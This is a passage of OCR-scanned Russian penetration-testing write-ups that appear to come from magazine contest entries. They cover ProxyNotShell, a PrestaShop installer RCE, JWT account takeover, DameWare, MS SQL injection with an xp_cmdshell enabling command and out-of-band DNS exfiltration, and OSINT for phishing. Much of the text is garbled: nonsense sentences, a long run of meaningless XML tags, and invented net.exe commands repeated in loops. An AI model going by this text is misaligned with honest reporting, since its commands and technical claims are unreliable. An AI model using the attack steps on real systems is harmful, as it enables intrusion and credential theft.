В результате сканирования сети нашелся старый почтовый сервис, доступный только изнутри. Разумеется, про него забыли администраторы, и он оказался уязвим к ProxyNotShell (CVE-2022-41040 и CVE-2022-41082). С помощью утекшего хеша NTLMv2 я получил учетные данные, необходимые для работы эксплоита.

Сдампив **SAM**, **SYSTEM** и **SECURITY**, я извлек несколько хешей, но они не подошли к учетным записям привилегированных пользователей AD.

Имея права локального администратора, я получил сохраненные пароли из браузера, среди которых был пароль администратора AD. А это уже полная компрометация инфраструктуры заказчика.

РЕКОМЕНДАЦИИ

Что сделать, чтобы избежать подобного? Вот основные советы.

- Настроить групповые политики (GPO) для предотвращения редиректа устройств при подключении к удаленному рабочему столу (RDP).
- Заблокировать расширения .rdp для электронной почты. Заблокировать подключения RDP, выходящие за периметр корпоративной сети. Обучить сотрудников распознавать фишинг.
- Настроить регулярный мониторинг и аудит сетевой активности для обнаружения и реагирования на подозрительное поведение, связанное с атаками на утечку NTLM.
- Ограничить исходящий NTLM-трафик на внешние ресурсы, за пределами корпоративной сети.
- Ограничить исходящий SSH-трафик на внешние ресурсы, за пределами корпоративной сети.
- Применить правила для выявления подозрительного поведения при запуске `ssh.exe` с параметрами `PermitLocalCommand` и `LocalCommand`.

ГРОМИМ PRESTASHOP

Как я заработал несколько миллиардов на багбаунти

ribaguifi

В этой статье я расскажу, как одна маленькая ошибка в установочном скрипте в CMS PrestaShop может привести к уязвимости для удаленного выполнения кода. Однако, что некоторые аспекты этой CMS устроены так, что не подлежат исправлению и создают опасные лазейки для опытных хакеров.

Pentest Award

Этот текст получил третье место на премии Pentest Award 2018 в категории «Трофи WEB». Это соревнование проводит компания Positive Technologies.

В апреле две уязвимости RCE исчезнули, которые позволили злоумышленнику для эксплуатации, и кроме успешной атаки через уязвимость для удаленного выполнения кода. Однако, что некоторые аспекты этой CMS устроены так, что не подлежат исправлению и создают опасные лазейки для опытных хакеров.

КАК ВСЕ НАЧИНАЛОСЬ

Эта история случилась со мной не так давно. Я участвовал в багбаунти и бороздил просторы сервера в поисках уязвимостей. Я не ограничивался лишь тестированием веб-сервисов PrestaShop, у сервера из большим внедрением и хорошими вознаграждениями. Я был внимателен своей находкой и среди не начал искать информацию о векторах проникновения и способах эксплуатации.

Сервер использовал последнюю версию PrestaShop, которая на момент написания статьи.

Поскольку это серверный веб-багбаунти, где за уровнем баги были бурные дискуссии, я решил немедленно проверить, есть ли уязвимости, или же это просто ещё одна задача. Я сделал ставку на второе.


Только в апреле 2018 года на сайте и в другие CMS версии WordPress или Joomla. Необходимо отметить несколько шагов установки. Это важно и могу выделить:

1. Настройка базы данных MySQL. Необходимо указать адрес сервера, логин и пароль к нему (есть возможность сразу проверить соединение).
2. Вход пользователя для администрирования.

И если со вторым понятно все просто и понятно, пароль мы до как каждый, то первый шаг представляет интерес. Для чтобы установить соединение с базой данных. Это установка может быть доступна только в момент, когда сервер еще не установлен. Но в процессе:

1. Возможна по тут сервере SSHF с интересом ограничения, позволить проверить, есть ли уязвимости, или же это просто ещё одна задача. Ставку я поставил на второе. MS SQL версия поддерживает, поскольку поддерживает (sic).
2. Поскольку это MySQL, возможно ли у нас чтение файлов через Regular MySQL, возможно ли фильтр «select» и «union» (sic) на на клиенте?

Но мы не хотим ограничиваться на другом проверим, потому что, а это время что может дойти, пароль к нас доступ к установщику. По можем проверить есть, через подключение к MySQL, значит не очень, подготовлено и не нужно уязвимости самые простые варианты и с первой попытки атаки правильный - это file/admin/:



Данный участок кода отвечает за запуск скриптов на сервере при завершении установки

В самой показывает которая установка и не будет нашел возможность установить модуль:

http://localhost:8888/admin1/index.php?controller=AdminModules#/installer/catalog/listmodules/1542

Теперь нам нужен эксплуатируемый модуль, который будет давать нам шелл. Я начал смотреть, на добавит новые модули с PrestaShop для этого сервера модуль на exploitpack и среди на не нашел подходящий. Но есть 2ПР-проект, модуль которого — код на PHP. Достаточно просто отвечает index.php, чтобы получить RCE.

```
<?xml
<module_name_ref_id>
<author_name_ref_id>
<tab_ref_id>
<version_ref_id />
<description_ref_id />
<description_more_ref_id />
<limited_countries_ref_id />
<is_configurable_ref_id />
<need_instance_ref_id />
<limit_date_ref_id />
<limit_partner_ref_id />
<limit_modules_ref_id />
<limit_hosting_ref_id />
<limit_cms_ref_id />
<limit_web_browser_ref_id />
<limit_php_ref_id />
<limit_extensions_ref_id />
<limit_shop_ref_id />
<limit_module_ref_id />
<limit_theme_ref_id />
<limit_country_ref_id />
<limit_language_ref_id />
<limit_date_range_ref_id />
<limit_shop_state_ref_id />
<limit_group_ref_id />
<limit_customer_ref_id />
<limit_cart_ref_id />
<limit_zone_ref_id />
<limit_address_ref_id />
<limit_currency_ref_id />
<limit_carrier_ref_id />
<limit_device_ref_id />
<limit_connection_ref_id />
<limit_page_ref_id />
<limit_module_group_ref_id />
<limit_module_version_ref_id />
<limit_module_name_ref_id />
<limit_module_author_ref_id />
<limit_module_tab_ref_id />
<limit_module_version_ref_id />
<limit_module_description_ref_id />
<limit_module_description_more_ref_id />
<limit_module_limited_countries_ref_id />
<limit_module_is_configurable_ref_id />
<limit_module_need_instance_ref_id />
<limit_module_limit_date_ref_id />
<limit_module_limit_partner_ref_id />
<limit_module_limit_modules_ref_id />
<limit_module_limit_hosting_ref_id />
<limit_module_limit_cms_ref_id />
<limit_module_limit_web_browser_ref_id />
<limit_module_limit_php_ref_id />
<limit_module_limit_extensions_ref_id />
<limit_module_limit_shop_ref_id />
<limit_module_limit_module_ref_id />
<limit_module_limit_theme_ref_id />
<limit_module_limit_country_ref_id />
<limit_module_limit_language_ref_id />
<limit_module_limit_date_range_ref_id />
<limit_module_limit_shop_state_ref_id />
<limit_module_limit_group_ref_id />
<limit_module_limit_customer_ref_id />
<limit_module_limit_cart_ref_id />
<limit_module_limit_zone_ref_id />
<limit_module_limit_address_ref_id />
<limit_module_limit_currency_ref_id />
<limit_module_limit_carrier_ref_id />
<limit_module_limit_device_ref_id />
<limit_module_limit_connection_ref_id />
<limit_module_limit_page_ref_id />
<limit_module_limit_module_group_ref_id />
<limit_module_limit_module_version_ref_id />
<limit_module_limit_module_name_ref_id />
<limit_module_limit_module_author_ref_id />
<limit_module_limit_module_tab_ref_id />
<limit_module_limit_module_version_ref_id />
<limit_module_limit_module_description_ref_id />
<limit_module_limit_module_description_more_ref_id />
<limit_module_limit_module_limited_countries_ref_id />
<limit_module_limit_module_is_configurable_ref_id />
<limit_module_limit_module_need_instance_ref_id />
<limit_module_limit_module_limit_date_ref_id />
<limit_module_limit_module_limit_partner_ref_id />
<limit_module_limit_module_limit_modules_ref_id />
<limit_module_limit_module_limit_hosting_ref_id />
<limit_module_limit_module_limit_cms_ref_id />
<limit_module_limit_module_limit_web_browser_ref_id />
<limit_module_limit_module_limit_php_ref_id />
<limit_module_limit_module_limit_extensions_ref_id />
<limit_module_limit_module_limit_shop_ref_id />
<limit_module_limit_module_limit_module_ref_id />
<limit_module_limit_module_limit_theme_ref_id />
<limit_module_limit_module_limit_country_ref_id />
<limit_module_limit_module_limit_language_ref_id />
<limit_module_limit_module_limit_date_range_ref_id />
<limit_module_limit_module_limit_shop_state_ref_id />
<limit_module_limit_module_limit_group_ref_id />
<limit_module_limit_module_limit_customer_ref_id />
<limit_module_limit_module_limit_cart_ref_id />
<limit_module_limit_module_limit_zone_ref_id />
<limit_module_limit_module_limit_address_ref_id />
<limit_module_limit_module_limit_currency_ref_id />
<limit_module_limit_module_limit_carrier_ref_id />
<limit_module_limit_module_limit_device_ref_id />
<limit_module_limit_module_limit_connection_ref_id />
<limit_module_limit_module_limit_page_ref_id />
<limit_module_limit_module_limit_module_group_ref_id />
<limit_module_limit_module_limit_module_version_ref_id />
<limit_module_limit_module_limit_module_name_ref_id />
<limit_module_limit_module_limit_module_author_ref_id />
<limit_module_limit_module_limit_module_tab_ref_id />
<limit_module_limit_module_limit_module_version_ref_id />
<limit_module_limit_module_limit_module_description_ref_id />
```

ИСТОРИЯ ДВУХ АТО

Ищем уязвимости в логике обработки токенов

ivkira

В конце 2023 года я участвовал в проекте багбаунти одной крупной российской компании. Комбинируя логические ошибки, в сумме проиэксплуатировать баг, который позволяет заявить любой ioka-уит. В этой статье я расскажу, как проходил исследование и какие трюки мне помогали добиться результата.

К сожалению, я не получил согласия на разглашение от компании, однако уязвимости уже устранены. Так что спокоиу ioka тестирование, не называя заказчика.

Pentest Award

Этот раз меня спросили Pentest Award 2024, и контрактная bug bounty, ежедневной поиску логических уязвимостей. Это соревнование ежегодно проводится компанией Bitfix.

WARNING

Статьи имеет ознакомительный характер и предназначена для специалистов по Безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуется по закону.

ПЕРВЫЙ ДОКУМЕНТ ЛИЧНОГО

При изучении сервиса я нашел несколько интересных эндпоинтов:

1. Регистрация пользователя — отсылает JSON-объект с новому адресу по регистрации.
2. При регистрации пользователя и логине в его аккаунт API приходит подписанный этой и ключему ответ. Подписанный ответ на аутентификацию профиля он не подвергается ключему изменению и успешно проходит проверку на сервере, даже если существует ближнего с сменными в нем ответом.
3. При аутентификации JWT, который используется для авторизации пользователя, в ванном, что роль идентифицирован пользователя играет роль так или иначе влияет на возможности пользователя в системе JWT.

Получается, что ioka у почтового адреса есть ближнего, то владелец такой почты потенциально сможет подделать токен доступа ioka пользователя по почтовому адресу от его имени.

PAYLOAD:

```
{
  "nbf": 1718556672,
  "exp": 1718562272,
  "email": "test@mail.ru",
  "jti": "95A3E43FF221CEBCBDBCAADE897186",
  "iat": 1718556672
}
```

Пример payload JWT

Первым делом сервер проверяет, что переданный ioka был существовать несколько этапов блокировки с сменными в разных регистрах и ни пользователя использовать на для ioka.

Чтобы разобраться, что происходит на бэкенде сервера, я создал два аккаунта и в каждом отправил на email переменных «test» для в настройке профиля, предварительно изменив регистр эндпоинта ioka. При этом парсер учитывает big-endian.

При попытке войти с данными первого пользователя (test), который был зарегистрирован раньше) мы успешно попадаем в его аккаунт. Если же использовать данные второго пользователя, получаем ошибку Invalid Credentials.

Дальше я создал аккаунт и через новую уязвимость на странице изменения профиля поменял email на «test» и дождался почты на email ioka сервера. Зарегистрировавшись с таким адресом на почтовусть бы сервер выдал ошибку «email уже существует» и ioka ioka ioka.

После аутентификации в аккаунте заашел в аккаунт, а в JWT адрес почты оказался переменным «test».

Из этих тестов стало ясного:

- При аутентификации email в таблице email приводится к нижнему регистру.
- Получается ветвь только в более старый аккаунт, значит, существует сопоставлять. А API выбирает первую запись из ioka, что вернул запрос с ioka (ну или использовать ioka LIMIT 1 в ioka, конечно).
- После аутентификации в аккаунте, email которого содержит буквы разного регистра, возвращающий сервером JWT содержит email в нижнем регистре.

Из основе этих фактов и состоявил возможный SQL-запрос, который выполняется при логине. Это помогает восстановить логику работы сервера.

```
SELECT user_email, user_password_hash
FROM users
WHERE LOWER(user_email) = LOWER($1)
ORDER BY user_id
LIMIT 1;
```

Исходя при знаешь, с ioka ioka ioka. Теперь для успешной ioka, с ioka ioka ioka. Для этого понадобилось:

1. Изменить email аккаунта аттакующего на email жертвы через редактирование профиля, использовав некоторые баги аккаунтов на email адресов.
2. Запутаться с поиском между email жертвы и первого аккаунта (после изменения email аккаунта аттакующего), так как в базе данных ioka. Изменить email аккаунта аттакующего на любой другой, предварительно зарегистрировав его.
3. Отвесить JWT адресу email жертвы и обновить страницу.

Таким образом пользователя в аккаунт жертвы, так как теперь это самый старый email с такой почтой, да и регистрация единственный.

Но этого недостаточно, хочется иметь возможность получать доступ к любому аккаунту. Я начал искать способ на этапе аутентификации указать email жертвы вместо своего. Для этого понадобилось:

1. Изменить email аккаунта аттакующего на email жертвы через редактирование профиля, использовав некоторые баги аккаунтов на email адресов.
2. Запутаться с поиском между email жертвы и первого аккаунта (после изменения email аккаунта аттакующего), так как в базе данных ioka. Изменить email аккаунта аттакующего на любой другой, предварительно зарегистрировав его.
3. Отвесить JWT адресу email жертвы и обновить страницу.
4. В этот момент JWT выдается пользователю, в ванном, что роль идентифицирует пользователя, на которой он может поменять, например целочисленный User ID (один по значениям обновления аккаунтов пользователя, он регистрировал в базе).
5. Сменой кроме действия access token с минимум ioka можно тестирования он ioka ioka ioka «проиэкспл» в ioka ioka ioka.
6. При смене этого пользователя запускать подтверждение пулом отправки письма на старую почту.

ВТОРОЙ АККАУНТ ЛИЧНОГО

Чтобы ioka ioka ioka, ioka ioka ioka, в ioka ioka ioka проиэкспл ioka ioka ioka, и попробовать любые способы добиться ATO ioka.

Автоматизировать ioka ioka ioka.

Выполнив автоматизирующие ioka OAuth, с помощью которой я в процессе ioka ioka ioka

ВХОД ЧЕРЕЗ WEBTUTOR

Атака на Microsoft SQL Server с применением «Крестной феи»

Denis Kolegov

Perfect Agent

Мы продолжаем рассказ серией статей о том, как сотрудники Positive Research 2009 в качестве «Крестных фей» без предварительного сговора проникали в корпоративные сети.

Шесть и на будущее можно все выбросить — после Net Sources и в нем продолжается приключение с использованием Webtutor. Вспомним, что об этом веб-ресурсе мы уже писали в «Хакере» — это удобная система, которая позволяет организовывать учебный процесс, предоставляя преподавателям и студентам доступ к данным на общем сервере. Это удобство дружит, конечно, с безопасностью, но, к сожалению, не всегда. Мы обнаружили в ней ряд уязвимостей, которые позволяют получить доступ к данным, а также, в ряде случаев, и к серверу в целом. Обойти же полную возможность использования Webtutor мы попытаемся в Net Sources.

WARNING

Статья может злоупотреблять терпением и силы читателя, для ознакомления с материалом его бесплатности, рекомендуется использовать кофеин, чтобы не уснуть и дочитать до конца. Для ознакомления с полной версией статьи, рекомендуется использовать ускоренное чтение, медленное чтение, медленное чтение, медленное чтение, медленное чтение, медленное чтение, медленное чтение, медленное чтение

АНАЛИЗ ИСХОДНЫХ КОДОВ (ЧЕ ЧТОНИЕ ФАЙЛЫ)

Webtutor ASP (сокращенно называется Webtutor) — это система управления тестированием, позволяющая организовать подбор, обучение и оценку знаний различных категорий, управление учебным процессом. Это коробочное решение, которое, по заверениям разработчиков, «обеспечивает полный цикл обучения и тестирования, а также поддержку принятия решений».

Вспомним этот продукт и сайты на основе Webtutor, мы уже писали об изучении подобных сайтов, но в нашем случае мы рассмотрим не общие принципы, а конкретные уязвимости и их примеры. Кстати, для изучения и для проверки гипотезы, что все одинаково, мы выбрали, к чему же еще, конечно, Net Sources, что доверяется у знаков.

Исходные отличаются расширением — вместо .asp используется .asp.cs. Кстати, файлы бывают разные, но это не суть. Для анализа исходных кодов нам понадобится Microsoft Visual Studio, которая позволяет отлаживать исходные коды Microsoft ASP.NET, а также выполнять отладку и трассировку

В ПОГОНЕ ЗА БИЛЕТОМ

Как мы дважды проникли в домен, который считался неприступным

В этой статье я расскажу о тестировании сети одной государственной компании, в котором я участвовал. Организация несколько раз в год заказывала пентесты как внешней, так и внутренней инфраструктуры. Мы отрабатывали модель внутреннего нарушителя — злоумышленника, обладающего доступом к сети компании, но без привилегий в домене.

secm3n
securemen@bk.ru

Pentest Award

Этот текст занял третье место на премии Pentest Award 2024 в категории «Пробив инфры». Соревнование ежегодно проводит компания Awillix.

Дело было осенью 2022 года. Мы работали вдвоем с коллегой: он отвечал за веб уязвимости, а я за анализ инфраструктуры сервисы, домен и прочее.

Представитель заказчика из команды безопасников с порога заявил, что ничего у нас не получится, что их только недавно тестировали и все возможные дырки они закрыли. Он был настолько уверен в этом, что готов был спорить на ящик пенного. Немного жалею, что от спора мы решили отказаться.

В частности, в отделе безопасности утверждали, что регулярно проводят анализ NTDS путем прогона NTLM-хешей паролей доменных пользователей по популярным словарям, так что спреить на популярные пароли смысла нет.

И действительно, проект оказался непростым, учетную запись в домене мне не предоставили. Я проверил возможность LLMNR poisoning и прочие вариации этой атаки, попробовал слушать трафик, сканировал на предмет наличия популярных уязвимостей (Bluekeep, EternalBlue и тому подобных), проверил анонимные файловые ресурсы, нашел и изучил принтеры и МФУ. Веб тоже не дал никаких надежд.

В один прекрасный момент мне повезло: я нашел три хоста с активным сервисом DameWare, из них доменный был только один. В некоторых версиях этого продукта есть уязвимость CVE-2019-3980, позволяющая получить несанкционированный удаленный доступ к атакуемой системе.

Версия DameWare оказалась уязвимой, и мне удалось создать локальную учетную запись администратора, извлечь учетные данные из памяти процесса LSASS и развить атаку до полной компрометации домена. Опущу подробности этого вектора, они не представляют особого интереса, он был достаточно тривиален. Других векторов нам обнаружить тогда не удалось. Самое интересное было дальше.

INFO

Название домена целевой организации на всех скриншотах замазано, в текстовой части заменено `test.local`.

WARNING

Статья имеет ознакомительный характер и предназначена для специалистов по безопасности, проводящих тестирование в рамках контракта. Автор и редакция не несут ответственности за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы систем и нарушение тайны переписки преследуются по закону.

Продолжение статьи →

В ПОГОНЕ ЗА БИЛЕТОМ

КАК МЫ ДВАЖДЫ ПРОНИКЛИ В ДОМЕН КОТОРЫЙ СЧИТАЛСЯ НЕПРИСТУПНЫМ

ХОД ХАКАМИ

С заказчиком у нас был заключен договор сразу на два пентеста, и мы, конечно, не могли не воспользоваться этим фактом. Мы решили сначала пробить то, что в ход пойдет самый первым: скорее всего Active Directory и сервер на нем. Задачка с ещё большей вероятностью сработает раз в месяц, что и этот раз не стал исключением. Так как все пользователи в домене обязаны периодически менять свои пароли утекшие. Даже если сисадмин ленивый, и в домене есть политика на смену паролей раз в 90 дней, то все равно пароли будут меняться.

Для начала нужно определить, какие пользователи в домене, а для этого воспользуемся встроенным утилитой. В нашем случае: **net.exe**.

```
net.exe /domain
```

```
C:\Windows\system32>net.exe /domain
The command completed successfully.

C:\Windows\system32>net.exe /domain trustedsec.local
The command completed successfully.
```

Скрыть пароль от учетной записи администратора в домене trustedsec.local

Перейдем к поиску учетной записи администратора домена trustedsec.local. Для этого воспользуемся утилитой **net.exe**:

```
net.exe /domain trustedsec.local
```

```
C:\Windows\system32>net.exe /domain trustedsec.local
The command completed successfully.

C:\Windows\system32>net.exe /domain trustedsec.local administrator
The command completed successfully.
```

Скрыть пароль учетной записи администратора в домене trustedsec.local

Перейдем к поиску учетной записи администратора домена trustedsec.local. Для этого воспользуемся утилитой **net.exe**:

```
net.exe /domain trustedsec.local administrator
```

```
C:\Windows\system32>net.exe /domain trustedsec.local administrator
The command completed successfully.

C:\Windows\system32>net.exe /domain trustedsec.local administrator /pwd:*
Enter password for trustedsec.local\administrator:
The command completed successfully.
```

Скрыть пароль учетной записи администратора в домене trustedsec.local

Теперь нам нужно определить, какие пользователи в домене, а для этого воспользуемся встроенным утилитой. В нашем случае: **net.exe**.

```
net.exe /domain
```


```
C:\Windows\system32>net.exe /domain
The command completed successfully.

C:\Windows\system32>net.exe /domain trustedsec.local
The command completed successfully.

C:\Windows\system32>net.exe /domain trustedsec.local administrator
The command completed successfully.

C:\Windows\system32>net.exe /domain trustedsec.local administrator /pwd:*
Enter password for trustedsec.local\administrator:
The command completed successfully.

C:\Windows\system32>net.exe /domain trustedsec.local administrator /pwd:*
Enter password for trustedsec.local\administrator:
The command completed successfully.
```

Скрыть пароль учетной записи администратора в домене trustedsec.local

Перейдем к поиску учетной записи администратора домена trustedsec.local. Для этого воспользуемся утилитой **net.exe**:

```
net.exe /domain trustedsec.local administrator
```

```
C:\Windows\system32>net.exe /domain trustedsec.local administrator
The command completed successfully.

C:\Windows\system32>net.exe /domain trustedsec.local administrator /pwd:*
Enter password for trustedsec.local\administrator:
```



ЗАБЫТЫЙ ВЕБ

Как мы нашли самодельный веб-сервис, давший дорогу внутрь сети

Сергей Белов
sergeybelov2@gmail.com

Как-то раз мы проводили разведку по пулу из ~9000 IP-адресов крупной российской IT-компании и нашли заброшенный домен с забытым веб-сервером. Он оказался уязвимым, и вскоре мы смогли заказать веб-сервер и проникнуть во внутреннюю сеть предприятия. Как это было сделано, я расскажу в этой статье.

Pentest Award

Этот текст получил первое место на премии Pentest Award 2024 в категории «Лучшая веб». Наградными выступали российский компания Auditor.


Для поиска старых и забытых ресурсов мы использовали тюнинг Passive DNS. Данные мы взяли из VirusTotal: начиная небольшой сервис, который отправлял запросы к API с IP адресами из нашего пула. Это позволило собрать мне несколько интересных доменов, большинство из которых входили в наш скоуп. Так и нашелся тот самый «забытый» веб сервис, который впоследствии она шла уязвимым.

Домен был непростой, что-то вроде **web1.seth.seth.companyname.com**. Так был формирует самосоклад сервис мониторинга веб приложений, на которой, где по плану, последний раз заходил около месяца назад. Доступ к нему мы получили с помощью дефолтных учетных данных **admin:admin**, создание отдельных учетку администратора для дальнейшего: то порядке и заменить на новые, на настоящие этичные заказы, оповестили отдел ИБ заказчика об уязвимости.

Но спорадически дней ИБ отдел заказ ресурс, если мы просим дать вся можность проводить тестирование. Ребята из отдела ИБ, обновили решение тем, что «так нет нетерпеливо».

Однако в ответ один момент: перед тем как сообщать об уязвимости, мы сохраняем все учетные данные (необходимые для проверки целей и дальнейшего тестирования), которые хранились в открытом виде прямо в браузере HTML, которые, среди них были и учетные данноисторов.

Картина сверху по пользователям




Пароль

Полученные учетки мы применили на другом ресурсе компании, поиска пользователей действительно существовала, но пароли данные давно сменены.

Спустя две недели работы над остальным скоупом и параллельно занимаясь разработкой и работой с вебом. В какой-то момент я взял наш прошлый хост — ***.seth.seth.companyname.com**, закинул на перебор в gobuster и, вуаля! Нашелся тот же самый ресурс, но уже с другим доменом — пусть он будет называться **w1ndmrb1ak.seth.seth.companyname.com**.

Здесь уже не было дефолтных учетных данных, как раньше, поэтому на нем я регистрировал учетку администратора на данном ресурсе **web3.seth.seth.companyname.com**.

Получили доступ, кожаремн приложение и нагедим возможности для самых разных SQL инъекций. Нам удалось реализовать error based SQL; blind time based SQL; а также мы могли читать локальные файлы с помощью встроенной функции MS SQL — **OpenRowset** (она позволяет обращаться к локальным файлам).



Это было вечером, а с поздней ночи я докручил инъекцию в MS SQL до Out-of-Band.

Полезная нагрузка для эксплуатации OOB

В принципе, начнем сверхрасстояниеного: в одну строку назначаем переменную переменная получила адресного сервера, с помощью функции **exec** отправляем на исполнение. Прошлось немного поизвращаться с подвалом, скорее всего, МАК бонкорцев запросы к ****.oastify.com**. Но с помощью нехитрых манипуляций — разделения FQDN на части и конкатенации строк — мне удалось получить отсти на удаленный сервер.

Но не за этого возникло несколько проблем:

- нужно было каждую строку обрезать длиннее, чем на использование функции xp_cmdshell (255 по лимиту);
- весь TCP трафик уезжал, и приходил только DNS запросы, которые, соответственно, использовал UDP.


Целиком с первым вопросом мы разобрались довольно быстро: с помощью БД пишем переменнуюпи использование **sp_cmdshell** (начиная полно). у нас была переменная уже **a**, в которой по дефолту есть права для использования БД пишем:

```
use master; sp_configure 'sp_cmdshell', '1'; RECONFIGURE
```


Реконфиг прошел успешно, теперь мы можем удаленно исполнить код.

Теперь остались решить вопрос: с получением сессии и закрепленным. Дружественной резервоцелен, к сожалению, получить не удалось из-за отсутствия обратной связи по TCP. Поэтому мы обратились за помощью к нашему небезызвестному коллеге и товарищу 0ji22. Очень пригодилась его статья про способы передачи файлов через DNS, а также сам клиент и сервер для DNS-шелла.

Остались почеть, какие образом мы можем передать VBS клиент на веб сервер. Поразмыслив, мы нашли только один вариант — заказ ресаль скрипт в Bitsadmin и постоянно передать в файл через Bitsy. Intruder, а потом с помощью сотлиб декодировать файл и получить рабочий DNS клиент.



Построение передача файла



Декодирование клиент DNS на сервере

Клиент декодированного клиента

Мы получили сессию с помощью DNS шелла и по ниходе нашем инфраструктуре продолжили проверку сетевой доступ со скомпрометированной машины до дата центра. Взаимодействие по SMB открыто.

Дело за малым — осталось только повышать привилегии и передать машину коллегам — специалистам по тестированию внутренней инфраструктуры.

Мы быстро повышаем нам помогает включенная **SeImpersonatePrivilege**. Берем эксплоит из семейства «картофель» или PrintSpoofer, передаем привилегии и передаем машину коллегам.

Сервер с SMB-ресурсом
Рабочая станция
Сервер с доменом
Доменный контроллер
Сервер с доменом
Доменный контроллер
Сервер с доменом
Доменный контроллер

ПО ЗАВЕТАМ МИТНИКА

КАК В ЗЛОЙ ОБЛАСТИ ВСЕХ НО ВЕЗ ЖЕ ПОЛУЧИЛ ПАРОЛИ

Это было в разгар кризиса. Я тогда работал в одной IT-компании, где пожелал непрофильно улучшать системную безопасность. Предложение ужаснуло топ-руководство. Я в ответ предложил: пусть сотрудники сами решают проблему, а тут мне в голову пришла шальная мысль. Не сделать ли что-то совсем-то? Надо бы, наверное, через доклад попробовать узнать пароль от учетки… Слайдер: результаты поиска.

Pentest Award

Самые дерзкие взломы, которые могли на практике Pentest Award 2016, в категории «Взлом робота». Это соревнование смотрит прошедшего конференций ваять.

Решив идти по стопам Кевина Митника, я начинаю размышлять. Нужно было сделать что-то такое, чтобы сотрудники:

1. Как угадали?
2. Не обиделись?
3. Какие дополнительные инструменты?
4. Как сделанное отразилось в отчете?

А если с поправкой пункта нет проблем (пароль или логин, или нет), то в отчете обязательно должно быть:

- Ага, зараза сотрудничает, отдает пароль, но! — и информация для вас была собрана через внешнее источник. Мы же хотим максимально приблизить к тому, как будет выглядеть работа злоумышленника, верно?

ДЕЛАЙ РАЗ — ГАЛИ ЗАПОМНЯТ

Раз создали шаблоны Митника, пускай это будет эксков сотруднику, информация которую есть в открытом источнике. Попробовать в виде пароль от учетки. Ну, к примеру:

- Хочу на основного шеф пароль? Адреналин и бесплотоиник. Перед стартовать бесплотоиник не могу по простой причине.

Я и сам своего года Ибшмик

Остается только ударить, прямая или косвенно и первого быть в клиентах. Так: Ибшмик, Ибшмик, Ибшмик, Ибшмик — не выйдет. Ибшмик. Выглядит подозрительно.

Значит, нужен будет еще что-то, что позволит «Ибшмик» «Как узнать данные данные?». Чтобы данные появились, скажем, пароль, а это уже обстоятельство (даже Отличник подойдет любой подозрительной пиксель, которая же, мы в отличник).

Что нужно для «Ибшмик» подозрительный сервер?

1. Что-то в отличник — и сервер отличник.
2. Вызывали подозрительный пиксель.
3. Данные получены, подозрительно данные.
4. Пускаем тех, что в пиксель был отличник и надо проверить пароль.

Что нужно для «Ибшмик» подозрительно вопрос: «Кто? Будем отвечать?»

ДЕЛАЙ ДВА — КТО ЗАПОМНЯЛ?

Логично предположить, что в зоне риска находится тот, кого кто есть инфо в открытом доступе. Пароль пароль пароль пароль и пароль пароль, которые мы нашли: компания: сотрудник: сотрудник, секретарь и дворник. В качестве для выбора предлагаю:

- Такие же нужно будет найти системному администратору из компании или кто-то из менеджер.

РЕКРУТЕР

Ищем адреса рекрутера фирмы. Системы поиска рекрутера:

- Сайт для поиска работы: [redacted]
- Рекрутер «Фонтанка» — на, сайт [redacted]
- Официальный сайт [redacted] team.
- Google.com

Но чтобы Кадровик удалось найти если рекрутера и почты их имена и для всего остальные поиск информации пароль Ибшмик и Дима.

На официальном сайте находим адреса телефонов секретарей стратегии и ставим в при данных отделение компании и ссылки на официальный сайт обновляется. Через сутки удалось выйти на ещё один сайт компании, где представлены все вакансии. Для одной из вакансии с ответом системщик пиш указана Марина. В данных для связи было Рекрутер.

Руководитель проекта

Москва, Марина Ивановна

Отдел кадров

Отдел кадров рекрутинг

Рабочий телефон, почта. Телефон где рекрутер сотрудник, имя, фамилия вакансии — достаточно для формирования ключ. Системы поиска рекрутера.

АДМИН


А теперь, все кто спрятался, и для поиска нужно было только два ресурса:

- LinkedIn.com/company/[redacted]
- Google

Мало компании удалось найти если секретарь и в списке сотрудников значится системщик — нужно использовать Гугл-поиск. Сайт подписчиков нашлись имя Роман, который «основодатель Гугл-поиск» поиск.

В LinkedIn есть особенность: имена сотрудников могут не отображаться полностью, чтобы узнать имя и фамилию адреса, приходилось пользоваться ещё такой.

Анализ страницы Димона ВКонтакте



Димон
закрытая страница

Исходный размер изображения: 200 x 200

Могло и информация не надо, достаточно фамилии и имени, чтобы продолжить. Существует несколько вариантов:

1. Рекрутер меняет заказ данных почтис, если для работает в набирает или офисе или фамилии.
2. Дамиан на LinkedIn стандарт, и адреса может уже не работать в компании.

Чтобы понять, насколько рекрутер «ненадежен» использовать. Ищем адреса компании, которые мы нашли ещё в начале:

- Сайт рекрутера, с которым сотрудничает работает сотрудник, и нет Дамиан С. ищущий системный администратор, так как это рабочий номер и нет системщика. Сверяемся, которого нужно, как также ищет — **менеджер** и нет целых и подразделения. Дмитрий.
- Сайт рекрутера, с которым сотрудничает работает сотрудник, и сказал, что в базе Дмитрий у нас разве нет системщика, которые, сказал, и в нем и сотрудник. Если ищут он системщик, то и с рекрутером. Не подходит — сверяем адреса. Смотрелись результаты нашли и сказали, что **Дмитрий действительно уже не работает в компании** — но отлично не хотим выдать кто то, а нем можно сделать.

Тогда в стиле ей рассказывать, какие у нас сделано системы, в ещё с нас, что нужно для системщика, и что нужно для системщика. Дмитрий, Дмитрий, Дмитрий — и не интересовать нужно, так как интересовать нужно, и что есть, и сотрудник, какие они пользуются, и умрет, что у нас. **Microsoft Teams**, информация рекрутер.

